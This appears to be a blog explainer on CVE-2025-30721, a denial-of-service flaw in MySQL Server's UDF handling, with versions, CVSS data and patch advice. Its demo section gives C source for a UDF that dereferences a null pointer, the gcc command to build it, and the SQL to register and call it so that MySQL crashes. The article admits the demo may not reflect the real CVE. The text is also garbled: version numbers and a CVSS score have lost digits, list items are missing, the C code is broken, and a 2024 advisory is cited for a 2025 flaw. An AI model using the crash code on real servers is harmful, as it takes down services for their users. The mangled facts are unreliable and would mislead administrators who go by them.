CVE-2025-30721 is a new vulnerability affecting Oracle's MySQL Server, specifically in the Server: UDF (User Defined Function) component. This flaw is stirring conversations among database admins and security teams because, while tough to exploit, it can allow attackers to easily bring down MySQL database servers under certain conditions.
In this exclusive long read, we'll break down what CVE-2025-30721 is, exactly how it can be exploited, who’s at risk, and share example exploit code so you can understand both the danger and defense. Let’s cut the technical jargon and go step-by-step in simple language.
[How to Protect Your Database](#protect)
What is CVE-2025-30721?
CVE-2025-30721 is a security flaw in the MySQL Server product, specifically in its handling of UDFs (User Defined Functions). UDFs let you run custom code (written in C/C++ or similar languages) from inside SQL queries – powerful, but risky if not managed carefully.
Vulnerability type: Denial of Service (DoS) via hang/crash
Attackers need:
External help (needs a user to trigger the bug)
The main danger is not data theft or tampering. Instead, someone could repeatedly crash or hang your MySQL instance, breaking your app or service.
9.. to 9.2.
Older branches (like 5.7 or 5.6) are NOT affected. But remember, many cloud MySQL environments (AWS RDS, Google Cloud SQL, Azure Database for MySQL) run these newer versions.
Attacker connects to the server machine with enough privileges to register and define a UDF.
2. Attacker registers a malicious or buggy UDF library (.so on Linux or .dll on Windows) using SQL, pointing MySQL to load their code.
A (different) user needs to execute the UDF (sometimes as simple as running a query).
4. MySQL crashes or hangs due to mishandling inside the UDF engine (bad pointer, allocation bug or CPU loop).
The attacker cannot do this remotely.
- It needs someone else to actually use the UDF before the crash/hang occurs.

CVSS Details
- CVSS 3.1 Score: 4. / 10 (Medium)
- Vector: AV:L/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:H
- CVSS Calculator
Exploiting the Bug: Simple Demo (for Educational Use 🛑)
Let's see how a high-privileged user might exploit this to crash MySQL.
Step 1: Create a Malicious UDF Library Source
crash_udf.c
#include <mysql/mysql.h>
my_bool crash_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
    // Simulate a crash: cause a segfault
    int *p = NULL;
    *p = 1;
    return ;
}

long long crash_main(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char *error) {
    // Never called due to crash in init, but here for interface
    return ;
}
Compile it
gcc -Wall -fPIC -shared -o crash_udf.so crash_udf.c $(mysql_config --include)
Step 2: Register and Use the UDF in MySQL
-- You must be root or have SUPER privilege
CREATE FUNCTION crash UDF RETURNS INTEGER SONAME 'crash_udf.so';

-- Now a different user executes:
SELECT crash();
Result: MySQL will segfault and crash as soon as the UDF is triggered.
Disclaimer: This is for demo purposes only—never try this on a production system! The actual CVE may relate to more subtle mistakes with UDF management, but the basic idea is: if validation is weak or error handling is bad, any UDF can potentially mess up the MySQL process.
Original References
- Oracle Critical Patch Update Advisory - July 2024
- National Vulnerability Database CVE-2025-30721
- MySQL 8.x UDF documentation
- Bug Tracker: MySQL Bugs DB – (Note: Reference number may change once public.)
Patch ASAP:
Upgrade to a MySQL version newer than those listed above, as soon as Oracle delivers the fixed builds.
TL;DR
- CVE-2025-30721: Denial of Service via UDF mishandling in MySQL (8./8.4/9.).
What do I do? Patch, lock down server users, and restrict UDFs heavily!
Feel free to share or link to this guide. For breaking updates, check the Oracle CPU page or NVD.
Timeline
Published on: 04/15/2025 21:16:01 UTC
Last modified on: 04/16/2025 13:25:37 UTC